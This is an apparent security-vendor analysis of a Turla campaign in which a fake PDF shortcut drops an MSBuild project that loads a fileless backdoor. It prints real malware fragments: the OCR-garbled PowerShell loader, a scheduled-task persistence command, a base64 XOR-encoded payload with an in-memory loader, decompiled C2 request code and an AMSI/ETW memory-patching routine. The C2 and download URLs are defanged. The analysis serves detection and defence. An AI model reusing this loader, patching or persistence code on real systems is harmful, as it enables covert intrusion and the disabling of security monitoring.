Turla: A Master’s Art of Evasion

07/05/2024

Turla, a well-known piece of malware, has taken to weaponising LNK-files to infect computers. We have observed a current example of this. Learn more about the details in this article!

Reading time: 5 min (1408 words)

An analysis by Ricardo Pineda, Jr. and Arvin Bandong

Introduction


A shortcut file is a handle in a user interface that allows the user to execute a file or resource located in a different folder which provides convenience to the user in a system. But what if threat actors weaponize it to do their bidding? On the 9th day of May 2024, GDATA analysts observed a possible new campaign that uses malicious shortcut file that leverages on Microsoft's platform for building application to deploy a fileless backdoor into the system. It also employs memory patching, bypass AMSI and disable system’s event logging features to impair system’s defense to enhance its evasion capability. Turla, also known by other names such as "Uroburos" is a name that G DATA researchers are familiar with, since they have contributed to one of the first analyses of this Russia-based malware - more than 10 years ago.

Technical Details

Intrusion and infection

The malicious shortcut file's package origin is from a compromised website of one of the top newspaper and media outlet from the Philippines, Philippine Daily Inquirer at **hxxps://ies.inquirer.com.ph/--REDACTED--/Advisory23-UCDMS04-11-01.zip**

The infection starts with a malicious package downloaded from a compromised website. The link to the file is potentially distributed through phishing emails that contain the URL of said website. When an unsuspecting user executes the extracted malicious shortcut file from the downloaded package, it will lead to an execution of a PowerShell script that will deploy a fileless backdoor into the system. It leverages Microsoft’s msbuild.exe to implement AWL (Application Whitelist) Bypass to avoid detection. It also creates a scheduled task to serve as part of its persistence method and to maintain its existence in the system to carry out its malicious routines.




Technical Analysis

The malicious shortcut file arrives on the system, masquerading itself as a shortcut file of a normal pdf document. It uses the filename Advisory23-USDMS04-11-01.pdf.lnk, which represents a reference number of Philippine Statistic Authority (PSA) Public Advisory. PSA is the national statistical authority of the Philippines that is responsible for all national censuses and surveys, and compilation of national accounts.

Upon execution of the malicious shortcut file, it will trigger an execution of a PowerShell script that will drop the following files:

```
%temp%\ChromeConnection
%temp%\ Advisory23-USDMS04-11-01.pdf
```

The file Advisory23-USDMS04-11-01.pdf is a benign document that contains the PSA Public Advisory as shown in the figure below:



REPUBLIC OF THE PHILIPPINES
PHILIPPINE STATISTICS AUTHORITY

BAGONG PILIPINAS

Reference No. 23-UCDMS04-11-01


04 December 2023

PUBLIC ADVISORY

The Philippine Statistics Authority (PSA) would like to inform the public, government, and private institutions of the **updated verification results of the PhilSys ✓** (read as PhilSys Check), effective 01 December 2023.

The following are the updated PhilSys ✓ verification results:

Figure 2. Decoy PDF Document



```
6 0powershell.exe                                        St
stem32\WindowsPowerShell\v1.0\powershell.exe -0$i=$env:tmp;$e=\"Advisor
11-01.pdf.lnk\";$h=\"gci $i -r -ea 0|?{$_.Name -
$_.Length -eq 1898912}|sort LastWriteTime -desc
t -gt 0){$e=$h[0].FullName;};$q=[System.IO.File]
AllBytes($e);$y=$i+\"\ChromeConnection\";$q::Wr
$y,$n[2772...97211]);c:\u*\*t\*4\v4*\*d.*e "$y";
sory23-UCDMS04-11-01.pdf\";$q::WriteAllBytes($y
898912]);if(test-path $y){&$y;};  .pdf
Consolas  font
```


Figure 3 PowerShell script embedded in the LNK file

This document is a decoy which is to detract from of the malicious activities performed in the background by **ChromeConnection**. Said file is a malicious MSBuild project file that will be loaded by msbuild.exe after being triggered by a PowerShell script.

The project file will only work on 64-bit operating systems as the assembly file indicated in it is located in the Framework64 directory of Microsoft.Net. Upon execution of the project file "ChromeConnection" via msbuild.exe, it creates a scheduled task as part of the malware's persistence mechanism:

```
/create /sc MINUTE /mo 30 /st 07:00:00 /tn "ChromeConnection" /tr "cmd /c start /min
%windir%\Microsoft.NET\Framework64\v4.0.30319\MSBuild %temp%\ChromeConnection" /f
```

As we can see, "ChromeConnection" is started every 30 minutes, starting at 7 a.m.
Then it loads the obfuscated payload of the project file into the system. This payload is a fileless backdoor.




```
□□□□□□□A□□□□□□□□□□□□□□.IsBackground=true;□□□□□□□A□□□□□□□□□□□□□□.Start();byte[] □□□v□□□□□□□□□□□□□□□□□□□□=Convert.
FromBase64String("NSLoeHt4eHh8eHh4h4d4eMB4eHh4eHh4OHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4
+Hh4eHZnwnZ4zHG1WcB5NLVZLBARC1gIChcfChkVWBsZFhYXDFgaHVgKDRZYERZYPDcrWBUXHB1WdXVyXHh4eHh4eHgoPXh4NHl7eCxFQR14eHh4eHh4eJh4WnhzeXB4eHh5eHhweHh4eH
YeHh4enh4fHh4eHh4eHh
+eHh4eHh4eHgYeXh4enh4eHh4eHt4GP14eGh4eGh4eHh4aHh4aHh4eHh4eGh4eHh4eHh4eHh4eDhneXgyeHh4eFh5eK58eHh4eHh4eHh4eHh4eHh4eHh4eDh5eHR4eHh4eHh4eHh4eHh4e
h4eHh4eHh4eHh4eHh4eHh4eHh4WHh4cHh4eHh4eHh4eHh4cFh4eDB4eHh4eHh4eHh4eFYMHQAMeHh46Id4eHhYeHh4eHl4eHp4eHh4eHh4eHh4eHh4eFh4eBhWCgsKG3h4eK58eHh4WHl4e
Hg4eHg4VgodFBcbeHh0eHh4eDh5eHh6eHh4cHl4eHh4eHh4eHh4eHh4OHh4Onh4eHh4eHh4eHh4eHh4eHgIZ3l4eHh4eDB4eHh6eH143Nd4eGwSeHh5eHh4WHh4fsBheXjwfXh4eHh4eHh
eHh4eHh4eHh4eHh4eHh4eGZ6UPt4eHJSKlNwA3V4eHxTfFJ6U40L/Hh4clONeHh4ugZyenh8U2lTagZYeHh8WNLOHn5TdVNqUnpTlFB6eHh+U59Q9Xh4flOUUCN5eH5Tn3h4eBqofHh4el
+U4l4eHhrSHt4Onh4eHl4eGkGc3p4fFNlA/14eHxTYVNmblWVBt95eHwG3Xl4fFNqU29TYFJ6U5hQJnl4flOYclOnUJR4eH5Tn35TnlCXeHh
+U5l4eHtIfHgueHh4eHh4eG1USwZyenh8U0lTSgbweHh8WHXPHn5TVVNKVGJhVG9uVaZTVwT/eHh8Ay94eHxYc3l4eIZ5Um5dVYxSelO0UH14eH5Tv1D1eHh+U7RQI3l4flO/
elO2eHgaqHF4eHpTe1NwUlBweHhyU45Q83h4flOJeHh4a0h7eDp4eHh5eHhpBnN6eHxTZQPxeHh8U2FTZm5VlQbfeXh8Bt15eHxTalNvU2BSelOYUCZ5eH5TmHJTp1CUeHh+U59
+U55Ql3h4flOZeHh7SHx4Lnh4eHh4eHhtVEsGcnp4fFNJU0oG9Hh4fFhpzx5+U1VTSlRiYVRvblWmU1cE83h4fANQeHh8WHN6eHiGeVJuXVWMUnpTtFBweHh
+U79Q9Xh4flO0UCN5eH5Tv3pTtnh4GqhyeHh6U3tTcFJQcHh4clOOUPN4eH5TiXh4eCpTcAP1eHh8U3xSelONC/x4eHJTjXh4eGtIfXgDeHh4enh4aXpQ+3h4clBreHhyexdKeHhycmdo9
YRUGp4eHJTcH5/bhf9eHhyegv+eHhyXX8X/3h4cl1gF/B4eHJdYBfxeHhyBbp4eHx6egO6eHh8F/J4eHIFu3h4fHp6A7p4eHwX83h4cgW8eHh8Ungeegv0eHhyBb94eHx6UPt4eHJ6b1B3
+A7B4eHxSelOPOlNwU3EFsHh4fFJ6U417U4x4eHhGensFsXh4fHp8BbJ4eHxSe0h6eAN4eHh4eHh4UzYDsnh4fFRnBo15eHxTOwOxeHh8U0dUTga1eXh8U0UDsXh4fFNBUm5VhAaLeXh8U
l4fFNRA7F4eHxTXVJ6U9d6U8JQT3l4flPCelO4UHJ5eH5TuHpTsFBPeXh+U7B6U6xQcnl4flOseH5SeHhmelD7eHhyUkZTfvizeHh8UgtreHh
+U4t7SHp4PXh4eHh4eHh6UPt4eHJ6UPV4eHIFtHh4fHoDtHh4fGAX9nh4cnoDtHh4fBf3eHhyelDoeHhyBbV4eHx6A7V4eHx6A7R4eHwX6Xh4clJ4eHhjSH54IHp4eHt4eGl6WEgNeHgFt
N4Bah4eHx6BqN4eHxYhsYeflD1eHh+Bap4eHx6BqN4eHxYhsYeflD1eHh+Bat4eHx6BqN4eHxYmcYeflD1eHh+Bax4eHx6BqN4eHxYgMYeflD1eHh+Ba14eHx6BqN4eHxYl8YeflD1eHh
+Ba54eHx6BqN4eHxY3rgeflD1eHh+Ba94eHx6C3V4eH4FoHh4fHoL6nh4cgWheHh8egbreHhyBaJ4eHx6UPt4eHJQGHh4fm5QCXh4fl579hFkVn5vUDZ4eHJ6entv4lBNeHh+Bap4eHx6e
+Bat4eHxucnth4mp4UOx4eHJUaHp+Z3MhWJB7eHgiBbZ4eHx7YuJqeFDseHhyVGh6fmduIViQe3h4IgW3eHh8e2PianhQ7Hh4clRren5YfXV4eCFYkHt4eCIFqHh4fHhQ7Xh4cnN/Qd94e
cOIX7nh4chfveHhyUOB4eHIGo3h4fFhguB5+UPV4eH4Go3h4fFhruB5+UPV4eH4XFHh4cgWieHh8egOieHh8UOF4eHJUcnBvIHRwf/
YRStZ6A6J4eHxQ4Xh4clRFegajeHh8WGq4Hn5Q9Xh4flB5eHhydWp7BqN4eHxYmcceflD1eHh
+UOJ4eHJuZBd6eHhyUH54eHIFonh4fKZ7XqZ4enoDonh4fAajeHh8WKTHHn5Q9Xh4fnp7buJQTXh4flAzeHhyBax4eHwLeXh4flAieHh+enoDrHh4fAt0eHh
+Bal4eHyme16meFJ5ZHh4eHguec1zentYeHh5eHhPemUsentYeHh5a0h
+eEV5eHh8eHhpZ3SGd5hAkXh4eAb2eXh8QJ14eHhAknh4eECTeHh4Bul5eHwG6Hl4fGp7BqN4eHxYmccefkCueHh4QKN4eHhub0CmeHh4Z2hAmXh4eCwG63l4fECYeHh4A6x4eHxQx3h4f
+UPV4eH50fmIgbixTPX5mIH4yf35iIDLrGSwG7Xl4fHAG7Hl4fAajeHh8WI/HHn5Q9Xh4fn5mIDL0OXh4eVC6eHh+UL14eH50fmIgfmIgMm8gLH5iIDJ/9hFKygbteXh8Bux5eHwGo3h4f
+MvQ5eHh5ULp4eH5wUL14eH5SckBph4eHUM54eH5AaYeHh3VAaIeHh35Ad4eHh1D1eHh+QFiHh4dQ4nh4ckBjh4eHUMF4eH5AYIeHh1DEeHh
+QG2Hh4d6QGKHh4d4eHhrSHp4RHh4eH14eGlqeAbueXh8U1oFm3h4fGp4U1gFnHh4fGp4bQWaeHh8angEm3h4fGp4U3NSULB4eH5Tr3pTpVB5eHhTU5YaqGx4eHpTe1NwUlBweHhyU45Q8
+3h4clJjSH54Hnt4eH54eGkGmXh4fFhhuB5+QD97eHhANHt4eAaZeHh8WGG4Hn5A1nl4eEDLeXh4BnJ6eHxA13l4eA0keHh8YOIGmXh4fFgFzx5+QOd5eHhA3Hl4eFQwBu15eHxA2nl4eA
+cgZ3enh8egOleHh8XOZ1enh8egOneHh8URl5eH4gbyRlIEAceXh+c1NdRnd6eHx6A6V4eHxbRnV6eHx6A6d4eHxQGXl4fiRvIEAceXh

h4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHg="); fo
□□□v□□□□□□□□□□□□□□□□□□□□.Length; i++){   □□□v□□□□□□□□□□□□□□□□□□□□[i] = (byte)(□□□v□□□□□□□□□□□□□□□□□□□□[i] ^ 120);}Assembl
Load(□□□v□□□□□□□□□□□□□□□□□□□□).GetType("SystemRuntime.Program").GetMethod("Main").Invoke(null,new object[]{new string[]{
"Zg4SEhZcSUkADwoDFUgWDg8KBAMIAgMFDUgFCQtJ","MVlFRUFCCx4eV1hdVEIfQVlYXVNUX1VUUlofUl5cHg==","41","52","5133"}});}catch{} r
}
```

Figure 4. Obfuscated payload in the MSBuild project file

The backdoor is an MSIL compiled binary. It is protected by SmartAssembly, a powerful obfuscation tool that secures an application against disassembly and reverse engineering and some of its codes are hidden, which can be considered as part of its anti-debugging schemes.

The Backdoor



```
((byte*)ptr)[20] = 1;
try
{
    string text = c.f000001 + "file/" + c.strEncodedID + ".jsp";
    string text2 = Environment.MachineName + "@" + Environment.UserName;
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
    httpWebRequest.ServicePoint.ConnectionLimit = int.MaxValue;
    httpWebRequest.Method = c.f000167;
    httpWebRequest.ContentType = c.f000168;
    httpWebRequest.Timeout = 30000;
    httpWebRequest.UserAgent = c.f000169;
    text2 = c000018.m000029(c.f000001, text2);
    StreamWriter streamWriter = new StreamWriter(httpWebRequest.GetRequestStream());
    try
    {
        streamWriter.Write(text2);
        streamWriter.Close();
    }
    finally
    {
        if (*(int*)ptr < 0 && streamWriter != null)
        {
            ((IDisposable)streamWriter).Dispose();
        }
    }
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    string text3 = new StreamReader(httpWebResponse.GetResponseStream(), Encoding.UTF8).ReadToEnd();
    if (httpWebResponse.StatusCode != HttpStatusCode.OK || string.IsNullOrEmpty(text3) || text3.Length != 38)
    {
        ((byte*)ptr)[20] = 0;
    }
    httpWebResponse.Close();
}
```

```
100 %
Locals
Name              Value                                   Type
this              NS004.c000014                           NS004.c000014
  strEncodedID    "[illegible]"                           string
  f000001         null                                    NS002.c00000d
  f00007e         0x00007530                              int
  f00007e         NS004.c000010                           NS004.c000010
  f000081         "http://files.philbendeck.com/"         string
  f000083         "https://files.philbendeck.com/"        string
  f000084         "000C293D5078_38012528"                 string
  f00008a         0x00007530                              int
```


Figure 5. Initial communication to the server

Backdoors such as this one are capable of evading detection by disabling the system's Event Tracing for Windows (ETW). This feature provides a mechanism to trace and log events that are generated by user-mode applications as well as kernel-mode drivers. The backdoor also performs memory patching on some of the in-memory system module components as part of its anti-detection scheme. Another part of this scheme is the bypassing of the Windows Antimalware Scan Interface (AMSI), a security feature in Windows that enables applications and services to integrate with any antimalware product present on a computer.
Next, a connection to its command & control server (c2 server) is established using different URLs. First the malware will establish a connection to the following URL:

hxxp://files.philbendeck.com/**file**/<computed string encoded ID>.jsp


This URL is a personal website of an individual whose website was compromised. This connection will verify the continuity of the backdoor's routine depending on the server's response.

Upon successful verification from the server, it will establish connection to the server using the next URL:
hxxp://files.philbendeck.com/**help**/<computed string encoded ID>.jsp
When connecting to the server, it will transmit commands for the backdoor:This connection will dictate the commands of the backdoor depending on the response of the server.



```
c4.f00004a = c;
string text6 = c.f000001 + "help/" + c.strEncodedID + ".jsp";
c4.f000083 = c.f000001 + "article/" + c.strEncodedID + ".jsp";
string text7 = c.f000001 + "about/" + c.strEncodedID + ".jsp";
c4.f000082 = "";
HttpWebRequest httpWebRequest2 = (HttpWebRequest)WebRequest.Create(text6);
httpWebRequest2.ServicePoint.ConnectionLimit = int.MaxValue;
httpWebRequest2.Method = c.f000167;
httpWebRequest2.ContentType = c.f000168;
httpWebRequest2.UserAgent = c.f000169;
httpWebRequest2.KeepAlive = false;
httpWebRequest2.AllowAutoRedirect = true;
httpWebRequest2.Timeout = c.f00001e;
StreamWriter streamWriter2 = new StreamWriter(httpWebRequest2.GetRequestStream());
try
{
    string text8 = c000018.m000029(c.f000001, c.strEncodedID);
    streamWriter2.Write(text8);
    streamWriter2.Close();
}
finally
{
    if (*(int*)ptr < 0 && streamWriter2 != null)
    {
        ((IDisposable)streamWriter2).Dispose();
    }
}
HttpWebResponse httpWebResponse2 = (HttpWebResponse)httpWebRequest2.GetResponse();
StreamReader streamReader = new StreamReader(httpWebResponse2.GetResponseStream(), Encoding.UTF8);
c4.f000082 = streamReader.ReadToEnd();
httpWebResponse2.Close();
if (httpWebResponse2.StatusCode != HttpStatusCode.NoContent || !string.IsNullOrEmpty(c4.f000082))
{
    if (httpWebResponse2.StatusCode != HttpStatusCode.OK || string.IsNullOrEmpty(c4.f000082))
    {
        break;
    }
```

Figure 6. Communication with the server for the malware's backdoor commands




```
c000014.c000015 c5 = c4;
c00000d f = c.f000001;
string f2 = c4.f000082;
c5.f000082 = c000018.m000053(f2, f);
c4.f000081 = c4.f000082.Split(new char[] { '|' });
if (c4.f000081.Length < 2)
{
    break;
}
string text9 = c4.f000081[0];
if (!(text9 == "ps"))
{
    if (!(text9 == "cps"))
    {
        if (!(text9 == "op"))
        {
            if (!(text9 == "uf"))
```

Figure 7. Backdoor commands

Backdoor Commands

Figure 8. Disabling ETW

Figure 9. Disabling event related modules



```
static string m000043(c000013 p0, string p1, string p2, byte[] p3 = null, int p4)
{
    string text;
    try
    {
        IntPtr procAddress = c000018.GetProcAddress(c000018.LoadLibrary(p1), p2);
        uint num;
        if (!c000018.VirtualProtect(procAddress, p3.Length, 64U, out num))
        {
            text = "";
        }
        else
        {
            Marshal.Copy(p3, 0, procAddress + p4, p3.Length);
            c000018.VirtualProtect(procAddress, p3.Length, num, out num);
            text = null;
        }
    }
    catch (Exception ex)
    {
        text = ex.Message;
    }
    return text;
}
```

Figure 10. Memory Patching Routine

ps creates a PowerShell runspace that will perform the following:

- disable event related features of the system by disabling the ETW
- disable event related module functions by performing memory patching on in-memory system module components
- disable AMSI scan feature by performing memory patching on in-memory amsi.dll
- execute a PowerShell script received from the server

All of these are logged and will be sent to the URL hxxp://files.philbendeck.com/**article**/<computed string encoded ID>.jsp

cps

- closes the PowerShell runspace

op

- reports reconnect, sleep and receive timeout of the backdoor
- This information is sent to the server via the following URL: hxxp://files.philbendeck.com/**about**/<computed string encoded ID>.jsp

uf

- creates a file using the username as its filename, where in the content is received from the server

Conclusion

Upon analyzing this malware, we were able to find some similarities with other malware utilized by Turla. First, is its use of compromised website as its server. Next, is AMSI bypassing by patching on in-memory amsi.dll. Another one is usage of PowerShell script to load malicious codes in memory which enables it to evade detection. Lastly is execution of other PowerShell scripts provided by the server and reporting the result back to it. We also identified new techniques employed by this malware that are not yet utilized by malware from Turla APT Family.

- Employment of LNK file
- Usage of MSbuild to load project file that will launch fileless backdoor
- Disabling event related module functions by patching on in-memory system module components (advapi32.dll, ntdll.dll)
- Disabling Event Tracing for Windows (ETW)

Prevention

To prevent this kind of malware infecting your system, here are some practical tips:

- Set PowerShell execution policy to execute only signed scripts.
- It may be possible to remove PowerShell from systems when not needed, but a review should be performed to assess the impact on an environment, since it could be in use for many legitimate purposes and administrative functions.
- Disable/restrict the WinRM Service to help prevent uses of PowerShell for remote execution.
- MSBuild.exe may not be necessary within an environment and should be removed if not being used.
- Use application control configured to block execution of msbuild.exe if it is not required for a given system or network to prevent potential misuse by adversaries.

MITRE ATT&CK

Techniques	Sub-Techniques	ID	Procedure
Masquerading		T1036	masquerades itself as a shortcut file of a normal pdf document
Command and Scripting Interpreter	PowerShell	T1059.001	used obfuscated PowerShell to extract an encoded payload from within an .LNK file and open a decoy document
Impair Defenses	Disable or Modify Tools	T1562.001	** performed AMSI bypass, which patches the in-memory amsi.dll ** disable event related module functions by patching in-memory system modules (advapi32.dll, ntdll.dll)
	Disable Windows Event Logging	T1562.002	disable system's ETW (Event Tracing for Windows)
Trusted Developer Utilities Proxy Execution	MSBuild	T1127.001	used msbuild to load a malicious project file
Scheduled Task/Job	Scheduled Task	T1053.005	achieved persistence via scheduled tasks
Deobfuscate/Decode Files or Information		T1140	decode information
Obfuscated Files or Information	Encrypted/Encoded File	T1027.013	encode information
	Embedded Payloads	T1027.009	loads an embedded payload in the memory
	Fileless Storage	T1027.011	encoded malicious binary embedded in a project file
Application Layer Protocol	Web Protocols	T1071.001	use HTTP to communicate with C2 server

IOC

SHA256	Filename
cac4d4364d20fa343bf681f6544b31995a57d8f69ee606c4675db60be5ae8775	Advisory23-CDMS04-11-01.pdf.lnk
c2618fb013135485f9f9aa27983df3371dfdcb7beecde86d02cee0c258d5ed7f	Advisory23-UCDMS04-11-01.pdf.zip
b6abbeab6e000036c6cdffc57c096d796397263e280ea264eba73ac5bab39441	ChromeConnection
7091ce97fb5906680c1b09558bafdf9681a81f5f524677b90fd0f7fc0a05bc00	None (extracted embedded binary)

URL	Description
hxxps://ies.inquirer.com.ph/advprod03/assets/images/Advisory23-UCDMS04-11-01.zip	Origin of the malicious lnk file's package
hxxp://files.philbendeck.com/file/<computed string encoded ID>.jsp	malware server used for connection verification

hxxp://files.philbendeck.com/help/<computed string encoded ID>.jsp	malware server used for backdoor commands
hxxp://files.philbendeck.com/article/<computed string encoded ID>.jsp	malware server used for reporting of disabling system event features and script execution result
hxxp://files.philbendeck.com/about/<computed string encoded ID>.jsp	malware server used for reporting of time of malware's reconnection, sleep and receive timeout